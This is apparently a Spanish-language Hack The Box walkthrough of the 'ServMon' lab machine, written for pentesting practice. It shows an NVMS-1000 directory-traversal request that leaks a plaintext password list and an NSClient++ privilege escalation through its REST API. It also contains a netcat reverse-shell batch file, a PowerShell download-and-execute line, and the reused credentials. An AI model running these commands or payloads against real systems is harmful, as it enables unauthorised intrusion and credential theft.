

EthicalHCOP.

En lo personal puedo categorizar a servmon como una máquina fácil y apta para empezar a agarrar un poco de confianza tanto en el pentesting como en HTB. Sin embargo, la gran inestabilidad que tiene el servicio web puede ser causante de grandes frustraciones al no tener mucha experiencia con la línea de comandos y el manejo de apis.

## Reconocimiento y escaneo.

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/servmon]
#cat servmonNMAP.txt
# Nmap 7.80 scan initiated Sun Apr 12 10:51:07 2020 as: nmap -sS -sV -p-
-oN servmonNMAP.txt 10.10.10.184
Nmap scan report for 10.10.10.184
Host is up (0.088s latency).
Not shown: 65516 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp    open  http
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5666/tcp  open  tcpwrapped
6063/tcp  open  x11?
6699/tcp  open  napster?
7680/tcp  open  pando-pub?
8443/tcp  open  ssl/https-alt
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/
```

Luego de lanzar nuestro típico escaneo de puertos, encontramos en esta máquina una gran cantidad de puertos en donde fácilmente podemos identificar el puerto 21 (FTP), el puerto 22 (SSH), 445 (SMB) y algunos otros puertos más. Si lanzamos otro tipo de escaneo en nmap para obtener un poco mas de informacion sobre algun puerto, veremos que este nos retorna un mensaje que nos indica que podemos acceder de manera anónima al servicio FTP a través del puerto 21.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/servmon]
#nmap 10.10.10.184 -sV -sC -p 21
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-04 02:03 -05
Nmap scan report for 10.10.10.184
Host is up (0.40s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 01-18-20 12:05PM      <DIR>          Users
|_ ftp-syst:
|_ SYST: Windows_NT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Al intentar dicho acceso, efectivamente logramos acceder al servicio de manera anónima.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/servmon]
#ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:ethicalhackingcop): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Explorando los archivos, vemos una carpeta de usuarios que en su interior hay otras 2 carpetas con 2 nombres de aparentes usuarios.

```
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
01-18-20 12:05PM      <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:06PM      <DIR>          Nadine
01-18-20 12:08PM      <DIR>          Nathan
226 Transfer complete.
ftp>
```



En las respectivas carpetas de cada usuario, encontramos un par de notas en archivos de texto. Por lo que procederemos a descargarlas.

```
ftp> ls Nadine
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:08PM 174 Confidential.txt
226 Transfer complete.
ftp> ls Nathan
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:10PM 186 Notes to do.txt
226 Transfer complete.
ftp>
```

Al revisar las notas, nos encontramos con lo siguiente:

- En la nota encontrada en la carpeta Nadine, encontramos un texto redactado por esta persona hacia otra llamada Nathan diciéndole que ha dejado un archivo con unas contraseñas en su escritorio.
- En la nota encontrada en la carpeta Nathan, encontramos un checklist de cosas por hacer sobre el sistema.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/servmon]
#cat Confidential.txt
Nathan,


I left your Passwords.txt file on your Desktop. Please remove this once
you have edited it yourself and place it back into the secure folder.

Regards


Nadine [root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/servmon]
#cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint [root@parrot]-[/home/ethicalhac
kingcop/Descargas/HTB/servmon]
#
```

# Explotación de Usuario.

Revisando el servicio http en el puerto 80, encontramos lo que al parecer es un aplicativo para la gestión de DVR (Digital Video Recorder, sistemas de administración de señales de video y grabación).



Buscando exploits y vulnerabilidades sobre este sistema, encontramos que dicho sistema tiene una vulnerabilidad de "Directory Traversal" la cual podemos usar para acceder a archivos internos del sistema.



```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```



Entonces si replicamos dicha poc en nuestro entorno, veremos que efectivamente nos está retornando el contenido del archivo win.ini tal y como lo muestra la poc.

**Request**

Raw	Params	Headers	Hex
1		GET /../../../../../../../../../../../../../../../../windows/win.ini	
2		HTTP/1.1	
3		Host: 10.10.10.184	
4		User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0	
5		Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	
6		Accept-Language: en-US,en;q=0.5	
7		Accept-Encoding: gzip, deflate	
8		Referer: http://10.10.10.184/	
9		DNT: 1	
10		Connection: close	
11		Cookie: dataPort=6063	
12		Upgrade-Insecure-Requests: 1	
13		Cache-Control: max-age=0	

**Response**

Raw	Headers	Hex
1	HTTP/1.1 200 OK	
2	Content-type: text/plain	
3	Content-Length: 92	
4	Connection: close	
5	AuthInfo:	
6		
7		; for 16-bit app support
8		[fonts]
9		[extensions]
10		[mci extensions]
11		[files]
12		[Mail]
13		MAPI=1
14		

Entonces recordando una de las notas encontradas en el servidor FTP, que nos dice que Nadine ha dejado en el escritorio de Nathan un archivo con unas contraseñas, procederemos a realizar el mismo proceso anterior solo que apuntando a dicho archivo.

```
[root@parrot]-[/home/ethicalhackingcop/Descar
#cat Confidential.txt
Nathan,
I left your Passwords.txt file on your Desktop.
```

Para ello, cambiaremos la ruta en donde apunta la petición de burp al archivo en la ruta:

/Users/Nathan/Desktop/password.txt.

Como resultado a la petición, obtendremos unas contraseñas que parecen estar en texto plano.

**Request**

Raw	Params	Headers	Hex
1		GET /../../../../../../../../../../../../../../../../users/nathan/Desktop/passwords.txt	
2		HTTP/1.1	
3		Host: 10.10.10.184	
4		User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0	
5		Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	
6		Accept-Language: en-US,en;q=0.5	
7		Accept-Encoding: gzip, deflate	
8		Referer: http://10.10.10.184/	
9		DNT: 1	
10		Connection: close	
11		Cookie: dataPort=6063	
12		Upgrade-Insecure-Requests: 1	
13		Cache-Control: max-age=0	

**Response**

Raw	Headers	Hex	Render
1	HTTP/1.1 200 OK		
2	Content-type: text/plain		
3	Content-Length: 156		
4	Connection: close		
5	AuthInfo:		
6			
7		lnsp3ctTh3Way2Mars!	
8		Th3r34r3To0M4nyTrait0r5!	
9		B3WithM30r4g4ln5tMe	
10		L1k3B1gBut7s@W0rk	
11		Only7h3y0unGw1llF0ll0w	
12		IfH3s4b0Utg0t0H1sH0me	
13		Gr4etN3w5w17hMySk1Pa5\$	

Luego de intentar a dichas contraseñas y usuarios, encontramos que el usuario nadine pudo loguearse en el smb con una de estas contraseñas.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/servmon]
#smbclient -L \\10.10.10.184\ -U nadine
Enter WORKGROUP\nadine's password:

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$           IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

Y al acceder mediante el ssh de esta máquina con dicho usuario, accede sin problemas al sistema como dicho usuario permitiéndonos leer la bandera del user.txt.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/servmon]
#ssh nadine@10.10.10.184
nadine@10.10.10.184's password:

Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>
nadine@SERVMON C:\Users\Nadine>cd Desktop
nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
bb8ee16524f0e0f5e2b7f4de77ef4e02
```

## Explotación de Root.

Ahora, ¿recuerdan aquella nota del FTP que nos dice sobre un checklist de cosas por hacer?.

```
$cat Notes\to\do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
```

Bueno, pues revisando los programas del sistema, encontramos que el nombre de uno de los programas coincide con uno mencionado en el checklist anterior, NSClient.

Este es un agente de monitoreo completo que se puede usar con numerosas herramientas de monitoreo.

<https://nsclient.org/>

```
nadine@SERVMON C:\Program Files>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Program Files

08/04/2020  23:21    <DIR>        .
08/04/2020  23:21    <DIR>        ..
08/04/2020  23:21    <DIR>        Common Files
08/04/2020  23:18    <DIR>        Internet Explorer
19/03/2019  05:52    <DIR>        ModifiableWindowsApps
16/01/2020  19:11    <DIR>        NSClient++
08/04/2020  23:09    <DIR>        Reference Assemblies
08/04/2020  23:21    <DIR>        UNP
14/01/2020  09:14    <DIR>        VMware
08/04/2020  22:31    <DIR>        Windows Defender
08/04/2020  22:45    <DIR>        Windows Defender Advanced Threat Protection
19/03/2019  05:52    <DIR>        Windows Mail
19/03/2019  12:43    <DIR>        Windows Multimedia Platform
19/03/2019  06:02    <DIR>        Windows NT
19/03/2019  12:43    <DIR>        Windows Photo Viewer
19/03/2019  12:43    <DIR>        Windows Portable Devices
19/03/2019  05:52    <DIR>        Windows Security
19/03/2019  05:52    <DIR>        WindowsPowerShell
               0 File(s)                0 bytes
            18 Dir(s) 27,430,809,600 bytes free
```

Hasta ahora, dicha herramienta no parece ser un objetivo claro del si es el camino o no a atacar para llegar al root. Por lo que recurriremos a utilizar enumeradores y checkers para encontrar alguna posible escalada de privilegios.

En este caso corremos el script Invoke-PrivescChecker.ps1:

```
powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://LHOST:LPORT/Invoke-PrivescCheck.ps1');Invoke-PrivescCheck"
```

<https://github.com/itm4n/PrivescCheck>

<https://esgeeks.com/privesccheck-enumeracion-escalar-privilegios-windows/>

```
nadine@SERVMON C:\>powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.166:8000/Invoke-PrivescCheck.ps1');Invoke-PrivescCheck"
+-----+-----+-----+
| TEST | USER > whoami | INFO |
+-----+-----+-----+
| DESC | What's my username / SID? |
+-----+-----+-----+
[*] Found some info:

Name          SID
----
SERVMON\Nadine S-1-5-21-3877449121-2587550681-992675040-1002
```



En el resultado de dicho escaneo, encontramos que en algunos lugares se nos presenta el nombre de dicha herramienta como un servicio de un tercero que posiblemente se pueda explotar.

```
+-----+-----+-----+-----+
| TEST | SERVICES > Non-default Services | INFO |
+-----+-----+-----+-----+
| DESC | Is there any non-default / third-party service? |
+-----+-----+-----+-----+
[*] Found 6 service(s).

Name                               DisplayName
-----
ftpsvc                             @C:\WINDOWS\system32\inetsrv\ftpres.dll,-30001
nscp                               NSClient++ Monitoring Agent
sshd                               OpenSSH SSH Server
VMTools                            VMware Tools
VMwareCAFCommAmqpListener          VMware CAF AMQP Communication Service
VMwareCAFManagementAgentHost      VMware CAF Management Agent Service

Name      : ftpsvc
DisplayName : @C:\WINDOWS\system32\inetsrv\ftpres.dll,-30001
ImagePath : C:\WINDOWS\system32\svchost.exe -k ftpsvc
User      : localSystem
StartMode : Automatic

Name      : nscp
DisplayName : NSClient++ Monitoring Agent
ImagePath : "C:\Program Files\NSClient++\nscp.exe" service --run --name nscp
User      : LocalSystem
StartMode : Automatic

+-----+-----+-----+-----+
| TEST | APPLICATIONS > Non-default Applications | INFO |
+-----+-----+-----+-----+
| DESC | Is there any non-default / third-party software we could exploit? |
+-----+-----+-----+-----+
[*] Found 5 non-default application(s).

Name                               FullPath
-----
InstallShield Installation Information C:\Program Files (x86)\InstallShield Installation Information
NVMS-1000                            C:\Program Files (x86)\NVMS-1000
NSClient++                           C:\Program Files\NSClient++
UNP                                   C:\Program Files\UNP
VMware                               C:\Program Files\VMware
```

Revisando los archivos de esta aplicación, encontramos en varios archivos la misma versión del aplicativo con la misma fecha de construcción.

```
nadine@SERVMON C:\Program Files\NSClient++\crash-dumps>type 43861a7c-36fb-47d4-b795-d1806354c6f6.dmp.txt
application=NSClient++
build-version=0.5.2.35
build-date=2018-01-28
```

Entonces, buscando un poco en google sobre algún posible abuso a esta aplicación, en efecto encontramos varios links que nos referencian la herramienta en la misma versión vista en el archivo de texto.

nsclient++ privilege escalation

Todo Videos Imágenes Shopping Noticias Más Preferencias Herramientas

Cerca de 17.000 resultados (0,47 segundos)

www.exploit-db.com > exploits Traducir esta página  
**NSClient++ 0.5.2.35 - Privilege Escalation - Windows local ...**  
6 may. 2019 - **NSClient++ 0.5.2.35 - Privilege Escalation**. EDB-ID: 46802. CVE:.

www.on-x.com > default > files > o... PDF Traducir esta página  
**Windows Local Privilege Escalation**  
31 ene. 2018 - **NSClient++** (nscp) is a fully fledged monitoring agent which can be used with numerous monitoring tools (like Nagios, Icinga, Naemon, OP5, ...

www.gen.net.uk > News Traducir esta página  
**[local] NSClient++ 0.5.2.35 - Privilege Escalation - GEN**  
6 may. 2019 - Exploit Author: bzyo Twitter: @bzyo\_ Exploit Title: **NSClient++ 0.5.2.35 - Privilege Escalation** Date: 05-05-19 Vulnerable Software: **NSClient++** ...  
Visitaste esta página el 4/05/20.

Esto nos llevará de nuevo a exploitDB, en este caso ya no tenemos una muestra de una petición web si no que tenemos un paso a paso para reproducir el exploit y escalar privilegios

<https://www.exploit-db.com/exploits/46802>

exploit-db.com/exploits/46802

Exploit:

- Grab web administrator password
  - open c:\program files\nsclient++\nsclient.ini
  - or
  - run the following that is instructed when you select forget password
    - C:\Program Files\NSClient++>nscp web -- password --display
    - Current password: SoSecret
- Login and enable following modules including enable at startup and save configuration
  - CheckExternalScripts
  - Scheduler
- Download nc.exe and evil.bat to c:\temp from attacking machine
  - @echo off
  - c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe

El paso número uno es obtener la contraseña del administrador del aplicativo, esta está guardada en el archivo nsclient.ini.

```
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
# If you want to fill this file with all available options run the following command:
# nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
# nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help

; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwX0T

; Undocumented key
allowed hosts = 127.0.0.1

; in flight - TODO
[/settings/NRPE/server]
```

Sin embargo y como comente al inicio, desafortunadamente la interfase web es demasiado inestable y no permite una explotación apropiada de dicho aplicativo. A cambio de ello, encontramos que este aplicativo tiene una api y que nos permite realizar el mismo proceso que se haría en la interface.

Buscando a profundidad cuales comandos nos permiten realizar dicho proceso, en la documentación he encontrado los siguientes módulos que nos permiten configurar la aplicación:

- Cargar Módulos:  
<https://docs.nsclient.org/api/rest/modules/#load-module>
- Adicionar / Lista script:  
<https://docs.nsclient.org/api/rest/scripts/#add-script>  
<https://docs.nsclient.org/api/rest/scripts/#list-scripts>
- Ejecutar Script:  
<https://docs.nsclient.org/api/rest/queries/#command-execute>

El primer paso de la POC es realizar el archivo malicioso, para ello creamos un archivo .bat que ejecute un netcat montado en la carpeta temp

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/servmon]
#cat bad.bat
@echo off
c:\temp\nc.exe 10.10.14.169 1234 -e cmd.exe
```



Luego, pasamos el archivo netcat y el archivo malicioso a la maquina victima, personalmente uso smb para realizar dicho proceso.

```
nadine@SERVMON C:\Users\Nadine>cd /temp

nadine@SERVMON C:\Temp>copy \\10.10.14.169\share\bad.bat bad.bat
1 file(s) copied.

nadine@SERVMON C:\Temp>copy \\10.10.14.169\share\nc.exe nc.exe
Overwrite nc.exe? (Yes/No/All): No
0 file(s) copied.
```

Una vez subidos los archivos, el segundo paso es habilitar los módulos "CheckExternalScripts y Scheduler", para ello haremos 2 peticiones a la api especificando en cada una el módulo que se quiere activar.

```
curl -s -k -u admin
```

```
https://localhost:8443/api/v1/modules/MODULO/commands/load
```

```
nadine@SERVMON C:\Temp>curl -s -k -u admin https://localhost:8443/api/v1/modules/CheckExternalScripts/commands/load
Enter host password for user 'admin':
Success load CheckExternalScripts
nadine@SERVMON C:\Temp>curl -s -k -u admin https://localhost:8443/api/v1/modules/Scheduler/commands/load
Enter host password for user 'admin':
Success load Scheduler
```

El tercer paso es cargar el script malicioso, en este paso nos ubicamos en la carpeta en donde tenemos el script y ejecutamos el siguiente comando para subir al aplicativo dicho script.

```
curl -s -k -u admin -X PUT
```

```
https://localhost:8443/api/v1/scripts/ext/scripts/script.bat --data-binary @script.bat
```

También es posible listar los scripts cargados con el siguiente comando.

```
curl -s -k -u admin https://localhost:8443/api/v1/scripts/ext
```

Por último, ejecutamos el siguiente comando el cual realizará una petición al script y ejecutará su contenido.

```
curl -s -k -u admin
```

```
https://localhost:8443/api/v1/queries/bad/commands/execute?time=3m
```

```
nadine@SERVMON C:\Temp>curl -s -k -u admin -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/bad.bat --data-binary @bad.bat
Enter host password for user 'admin':
Added bad as scripts\bad.bat
nadine@SERVMON C:\Temp>curl -s -k -u admin https://localhost:8443/api/v1/scripts/ext
Enter host password for user 'admin':
["bad","dh"]
nadine@SERVMON C:\Temp>curl -s -k -u admin https://localhost:8443/api/v1/queries/bad/commands/execute?time=3m
Enter host password for user 'admin':
```

Como resultado, obtendremos una shell reversa de la víctima y con ello los permisos para acceder a la carpeta del administrador y leer la bandera del root.txt.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/servmon]
#nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.169] from (UNKNOWN) [10.10.10.184] 50498
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>
```